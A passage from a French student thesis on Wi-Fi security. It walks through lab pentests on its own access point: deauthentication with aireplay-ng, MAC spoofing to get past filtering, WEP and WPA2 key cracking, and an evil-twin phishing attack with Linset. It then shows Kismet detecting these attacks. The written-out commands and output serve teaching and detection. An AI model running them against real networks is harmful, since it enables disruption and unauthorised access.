protection tout à fait acceptable.

Le protocole WPA2 quant à lui utilise un algorithme de chiffrement beaucoup plus puissant, utilisé dans le cryptage des documents sensibles et possédant une clé très forte. Il s'agit de la dernière norme du protocole WPA permettant de protéger votre réseau WLAN.

Malheureusement une faille très importante a été découverte au mois de juillet 2010 dans ce protocole qui reste néanmoins considéré comme le plus sécurisé[18].

Chapitre IV : Détecter les attaques DDOS

2.4.3. Filtrage par adresse MAC :

Si le routeur WiFi le permet, des adresses MAC des équipements peuvent être introduites dans le routeur. (L'adresse MAC est unique à chaque périphérique WiFi. Ainsi, seuls les périphériques WiFi déclarés dans le routeur pourront se connecter.

3. Un pentest sur un réseau wifi sécurise :

Pour commencer le pentest on va utiliser un point d'accès pour modifier le type de sécurité existant en même temps on l'examine, par les outils de pentest, ces travaux on va le devisé on des scénarios suivant la topologie suivante.

3.1. Scénario 1 « Hide Access Point » :

Dans ce scénario on va configurer le point d'accès pour bloquer la diffusion des SSID, puis on va lancer un pentest pour l'affiché et se connecter par un équipement étranger. Sur les ordinateurs qui affichent« Hidden Network » pour se connecter il faut entrer le vraie SSID.

Pour détecter le SSID. On va utiliser les outils de Aircrack-ng donc on va utiliser airmon-ng démarrer la carte réseau en mode moniteur ; puis le lancement de l'écoute du trafic a partir du airodump-ng :

```
root@kali: ~
File Edit View Search Terminal Help
CH 11 ][ Elapsed: 52 s ][ 2016-01-20 09:49
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
4C:AC:0A:88:E3:17 -38   37      0  0  1  54  OPN
F4:E3:FB:97:A5:97 -64   19     93  0  8  54e WPA2 CCMP PSK  LTE4G-B310-7A597
58:2A:F7:18:B4:5B -83   18      0  0  5  54e WPA2 CCMP PSK  LTE4G-B310-8B45B
F4:E3:FB:97:9F:66 -86    3      0  0  8  54e WPA2 CCMP PSK  LTE4G-B310-79F66
52:A7:2B:13:12:30 -1    0      2  0 13  -1  OPN
<length: 0>
<length: 0>

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
(not associated) 84:C9:B2:73:E2:B3  0    0 - 1    0    3
(not associated) A4:77:60:F0:19:CC -22   0 - 6    0    20  lte 4G,APC,lo1,biblio,free wfi
(not associated) 84:A6:C8:1E:7B:BB -26   0 - 1    0    3
(not associated) A4:17:31:C6:5C:65 -84   0 - 1    0    1
(not associated) 74:E5:43:BF:3A:63 -86   0 - 1    0    1  BjpI-c2FsaW10YXNzaWxp
(not associated) 98:6C:F5:3C:4D:AD -88   0 - 1    0    2
F4:E3:FB:97:A5:97 CC:07:AB:93:82:49 -1    0e- 0    0    65
F4:E3:FB:97:A5:97 60:8F:5C:2C:51:39 -78   0e- 1    0    8
F4:E3:FB:97:A5:97 30:10:B3:16:F9:A3 -78   0e- 1    0    25  LTE4G-B310-7A597
F4:E3:FB:97:A5:97 B0:45:19:FC:4C:C5 -78   0e- 1    0    11
```

Figure IV.2. Résultat d'Airodump-ng

Chapitre IV : Détecter les attaques DDOS

Les ESSID **<length : 0>** sont des réseaux cachés et dans notre cas on a détecté deux.

On va spécifier l'écoute à un seul point d'accès en fixant le canal (c=1), du même temps on lance une attaque pour perturber les clients connectés.

```
#aireplay-ng -0 2 -a 4C:AC:0A:88:E3:17 mon0
```

Remarque :

Si le résultat d'aireplay-ng dit qu'il existe un canal négatif on va modifier la commande :

```
#aireplay-ng -0 50 -ignore-negative-one -a 4C:AC:0A:88:E3:17 mon0
```

Après la dissociation et l'association des clients on voit que **<length : 0>** à changer par le nom du point d'accès wifi.

3.2. Scenario 2 « Hide Access Point plus Filtrage d'adresse MAC » :

Après Hide Access Point on ajoute le filtrage des adresses MAC, pour mieux forcer la sécurité donc on détecte le réseau caché, il reste seulement de connaître les adresses MAC des clients connectés à ce point d'accès, donc on fait appel à l'outil airodump-ng de aircrack-ng et spécifier le canal et le BSSID.

Après la détection de la machine client on va arrêter le mode moniteur puis changer l'adresse MAC de notre carte réseau.

```
#airmon-ng stop mon0
```

```
#macchanger -m 84:A6:C8:1E:7B:BB wlan0
```

Maintenant on éteint et allume l'interface suivi d'une demande d'association

```
#iwconfig wlan0 essid openwifi channel 1
```

Et se connecter normale sans aucun problème.

Chapitre IV : Détecter les attaques DDOS




Figure IV.3. L'association au réseau caché sécurisé par filtrage.

3.3.Scénario 3 « Cryptage WEP» :

La sécurité WEP est la plus facile à décrypter alors on va configurer le point d'accès par une clef WEP « 00aa11bb33 » puis on lance le pentest , on peut utiliser kali mais dans ce scénario on va utiliser wifislax comme un système d'exploitation et un outil facile à exploiter .Dans le menu de wifislax on va lancer wifi Metropolis 3,Dans l'onglet config de metropolis 3 on va choisir l'interface est activer une fausse MAC et le mode moniteur de cette interface. Puis dans l'onglet scanner on va cliquer sur WEP pour lancer airodump-ng pour capter les points d'accès disponibles. On va sélectionner un point d'accès qu'utilise le chiffrement WEP [19].

Après la sélection on va basculer vers l'onglet WEP dans notre cas.




Figure IV.4. Tableau de Metropolis 3 (onglet WEP).

Chapitre IV : Détecter les attaques DDOS

Donc on lance aircrack-ng est attend un nombre des datas important, on clique sur DesAuthentications pour accélérer la capture.



Figure IV.5. Le décryptage de clef WEP.

Le temps pour cracker la clé dépend du temps de capture des trames WIFI.

3.4. Scénario 4 «Cryptage WPA2» :

Wpa2 est la cryptographie la plus efficace pour le moment parce qu'elle demande une puissance de calcul plus forte et une génération de word liste précise donc la chance de le décrypter est presque nulle.

Il existe plusieurs méthodes pour le décryptage on va choisir une par ce qu'elles sont basées sur le même principe.

On va suivre les étapes utilisées pour décrypter la clef WEP sauf on va choisir WPA.

Maintenant tous les points d'accès cryptés par WPA sans classe dans un tableau et on va sélectionner l'ESSID open wifi et la station client associée à ce BSSID. Dans l'onglet WPA on clique sur capture puis lance une DesAuthentications jusqu'à l'affichage de Handshak on coupe la capture et modifie le wordlist dans le répertoire affiché dans la figure suivante.

Chapitre IV : Détecter les attaques DDOS




Figure IV.6. Tableau de bord Metropolis 3 (onglet WPA).

On clique sur Aircrack NG est attend l'affichage de mot de passe.




Figure IV.7. Résultats d'Aircrack-ng

Remarque :

Il existe plusieurs méthodes pour créer un wordlist par ce que si le mot de passe n'existe pas le décryptage va échouer.

3.5. Scenario 5« Wifiphiser»:

La plus part des méthodes précédentes demandent une source de calcul rapide c.-à-d. une machine puissante aussi un wordlist contient le mot de passe, cette méthode basée sur la fausse réflexion de la victime. Le principe de cloner le point d'accès et forcer le client de se connecter vers le wifi, le signal le plus fort et

Chapitre IV : Détecter les attaques DDOS

essayer de perturber le point d'accès réel. Notre travail basé sur l'outil linset(EvilTwin Attack)[1].

Après le Lancement de linset(EvilTwin Attack) on sélectionne l'interface réseau sans fils puis on choisit tous les canaux utilisés par airodump-ng pour la capture. On va cliquer sur la combinaison ctrl+c puis sélection le point d'accès qu'on cherche à cloner ; Il existe plusieurs méthodes pour créer un point d'accès on a sélectionné 1 Après l'affichage des données:

On choisit l'outil aircrack-ng et activer 1 pour capturer le handshake .on va choisir 1 pour les étapes suivantes aussi le langage utilisé dans la page web.

On attende le changement du point d'accès chez le client et l'affichage de la page web par default

The image shows a terminal window with three panes. The left pane displays DHCP traffic logs, including requests, offers, and acknowledgments for IP 192.168.1.101. The middle pane shows the output of aircrack-ng, listing the access point 'open wifi' with MAC address 4C:AC:0A:88:E3:17 and channel 1. The right pane shows the output of aircrack-ng's 'Desautenticando con mdk3 a todos de open wifi' command, displaying disconnection messages and packet statistics.

```
DHCPREQUEST for 192.168.100.23 from 84:a6:c8:1e:7b:bb via wlan0: wrong
DHCPNAK on 192.168.100.23 to 84:a6:c8:1e:7b:bb via wlan0
DHCPREQUEST for 192.168.100.23 from 84:a6:c8:1e:7b:bb via wlan0: wrong
DHCPNAK on 192.168.100.23 to 84:a6:c8:1e:7b:bb via wlan0
DHCPREQUEST for 192.168.100.23 from 84:a6:c8:1e:7b:bb via wlan0: wrong
DHCPNAK on 192.168.100.23 to 84:a6:c8:1e:7b:bb via wlan0
DHCPREQUEST for 192.168.100.23 from 84:a6:c8:1e:7b:bb via wlan0: wrong
DHCPNAK on 192.168.100.23 to 84:a6:c8:1e:7b:bb via wlan0
DHCPREQUEST for 192.168.100.23 from 84:a6:c8:1e:7b:bb via wlan0: wrong
DHCPNAK on 192.168.100.23 to 84:a6:c8:1e:7b:bb via wlan0
DHCPREQUEST for 192.168.100.23 from 84:a6:c8:1e:7b:bb via wlan0: wrong
DHCPNAK on 192.168.100.23 to 84:a6:c8:1e:7b:bb via wlan0
DHCPDISCOVER from 84:a6:c8:1e:7b:bb via wlan0
DHCPOFFER on 192.168.1.101 to 84:a6:c8:1e:7b:bb (maurise) via wlan0
DHCPREQUEST for 192.168.1.101 (192.168.1.1) from 84:a6:c8:1e:7b:bb (maurise) via wlan0
DHCPACK on 192.168.1.101 to 84:a6:c8:1e:7b:bb (maurise) via wlan0
reuse lease: lease age 0 (secs) under 25% threshold, reply with unaltered
DHCPREQUEST for 192.168.1.101 (192.168.1.1) from 84:a6:c8:1e:7b:bb (maurise) via wlan0
DHCPACK on 192.168.1.101 to 84:a6:c8:1e:7b:bb via wlan0

Respuesta: sam.lagsolutions.com. -> 192.168.1.1
Respuesta: curs.microsoft.com. -> 192.168.1.1
Respuesta: iecvlist.microsoft.com. -> 192.168.1.1
Respuesta: ssl.google-analytics.com. -> 192.168.1.1
Respuesta: accounts.google.com. -> 192.168.1.1
Respuesta: beacons.gvt2.com. -> 192.168.1.1
Respuesta: beacons2.gvt2.com. -> 192.168.1.1
Respuesta: beacons3.gvt2.com. -> 192.168.1.1
Respuesta: beacons4.gvt2.com. -> 192.168.1.1
Respuesta: beacons5.gvt2.com. -> 192.168.1.1
Respuesta: beacons5.gvt3.com. -> 192.168.1.1
Respuesta: clients2.google.com. -> 192.168.1.1
Respuesta: dynupdate.no-ip.com. -> 192.168.1.1
Respuesta: graph.instagram.com. -> 192.168.1.1
Respuesta: gld.push.samsungosp.com. -> 192.168.1.1
Respuesta: ff.kis.scr.kaspersky-labs.com. -> 192.168.1.1
Respuesta: ff.kis.scr.kaspersky-labs.com. -> 192.168.1.1
Respuesta: sam.lagsoft.net. -> 192.168.1.1
Respuesta: 100.0.21.7.0.rst5.r.skype.net. -> 192.168.1.1
Respuesta: analytics.query.yahoo.com. -> 192.168.1.1

PUNTO DE ACCESO:
Nombre.....: open wifi
MAC.....: 4C:AC:0A:88:E3:17
Canal.....: 1
Fabricante.....: ZTE Corporation
Tiempo activo...: 00:02:37
Intentos.....: 0
Clientes.....: 4

CLIENTES ACTIVOS:
1) 192.168.1.101 84:a6:c8:1e:7b:bb (Intel Corporate)

Periodically re-reading blacklist/whitelist every 3 seconds
Disconnecting between: 84:A6:C8:1E:7B:BB and 4C:AC:0A:88:E3:17 on channel: 1
Disconnecting between: FF:FF:FF:FF:FF:FF and 4C:AC:0A:88:E3:17 on channel: 1
Disconnecting between: 84:A6:C8:1E:7B:BB and 4C:AC:0A:88:E3:17 on channel: 1
Packets sent: 21 - Speed: 16 packets/sec]
```

Figure IV.8. Shell géré par Linset (EvilTwin Attaques).

Chapitre IV : Détecter les attaques DDOS

La page affichée au navigateur du client




Figure IV.9. Page d'authentification WPA

aircrack-ng permet d'afficher la clef.




Figure IV.10. Résultat d'Aircrack-ng.

4. Détection des intrusions :

Lors des étapes précédentes on a lancé des multiples attaques sur un point d'accès sécurisé par Hide SSID , Filtrage d'adresse MAC, clé WEP et WPA, pour atteindre notre but on est passé par l'étapes d'authentification des clients pour forcer les clients de se connecter et reconnecter.

Chapitre IV : Détecter les attaques DDOS

Pour cela on a besoin d'un agent qui surveille le trafic et on a choisi la BBB et Kismet comme un outil de détection.

Les démarches pour détecter ces intrusions est de connecter la BBB avec le point d'accès. Allumer la BBB et l'outil Kismet (chapitre 3).




Figure IV.11. Fenêtre Kismet.

Dans l'onglet Windows on va choisir alertes....

On observe qu'il n'existe aucune alerte mais si on lance une authentification attaque via un autre système d'exploitation (Kali) la figure suivante affiche des alertes kismet.





Figure IV.12. Détection d'une attaque de type DDOS.

L'avantage de Kismet est qu'on peut détecter l'attaque de notre point d'accès aussi les points d'accès voisins. Le résultat est aussi positif si on lance un wifiphisher.

Chapitre IV : Détecter les attaques DDOS



```
debian@arm: ~  
Alert Sort  
13:42:55 BCASDISCO Network BSSID 4C:AC:0A:88:EC:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:42:36 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:42:31 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:42:26 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:41:21 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:41:06 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:41:06 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:41:01 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:41:01 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:39:56 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:38:58 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:38:58 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:38:56 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:38:56 BCASDISCO Network BSSID 4C:AC:0A:88:E3:17 broadcast deauthenticate/disassociation of all clients, possible DoS  
13:33:05 CHANCHANGE Network BSSID C4:07:2F:06:C6:82 changed channel from 5 to 1  
13:32:18 BCASDISCO Network BSSID C4:07:2F:06:C6:82 broadcast deauthenticate/disassociation of all clients, possible DoS
```

Figure IV.13. Détection d'une attaque de type WifiPhisher.

En même temps les résultats sont sauvegardés dans des fichiers.

5. Conclusion :

Dans ce chapitre on a expliqué les étapes des pentests à réaliser sur des points d'accès wifi. Des tests de vulnérabilités et failles de sécurités présentées sur le cryptage, et le mode d'accès. L'outil développé à base de la beagle bone est utilisé pour détecter et signaler ces attaques.



Chapitre V

Détecter les attaques

MITM

Chapitre V : Détecter les attaques MITM

1. Introduction :

Quotidiennement nous utilisons un réseau wifi dans les espaces ouverts publiques ou privés pour bénéficier de l'avantage de la mobilité, mais pour les hackers c'est l'environnement le plus pratique pour faire des intrusions et détournement de la connexion.

Dans ce chapitre on va donner une explication sur les méthodes, les outils aussi quelques techniques utilisées par les hackers puis en termine par la détection pour savoir si notre réseau est sous une attaque.

2. Principe de fonctionnement :

MITM (Man In The Middle) est une vulnérabilité qui peut être exploitée dans les réseaux WLAN ouverts ou privés.

Le pirate positionné au milieu capte, contrôle et analyse le trafic entre des équipements connectés pour extraire des informations personnelles comme mot de passe, photos.....

Tout ça est basé sur le Protocol ARP de la deuxième couche du modèle OSI. Ainsi il peut exploiter les autres Protocoles des niveaux supérieurs comme IP, DHCP, DNS, HTTP...

Si le pirate a bien exploité cette vulnérabilité les victimes ne peuvent pas détecter qu'ils utilisent un réseau non sécurisé [1].

3. MAC Address Spoofing / ARP poisoning :

Chaque attaque MITM est capable de transformer le chemin du trafic pour atteindre en premier lieu le pirate avant d'aboutir à sa destination.

Si un attaquant se connecte sur le même réseau WIFI il peut utiliser plusieurs techniques pour atteindre le profil MITM.

Kali et wifislax fournissent plusieurs outils utilisés pour manipuler les services et modifier la destination du trafic associé à la machine client.

Le but c'est de jouer sur le fonctionnement des réseaux IP exactement au niveau de la couche deux du modèle OSI exactement le protocole ARP où les stations envoient une trame Ethernet dans le champ adresse destination contient une adresse de diffusion, ceci pour remplir la table des adresses MAC et associer chaque adresse physique avec une adresse logique IP, la figure suivante explique le fonctionnement normal [20] .

Chapitre V : Détecter les attaques MITM

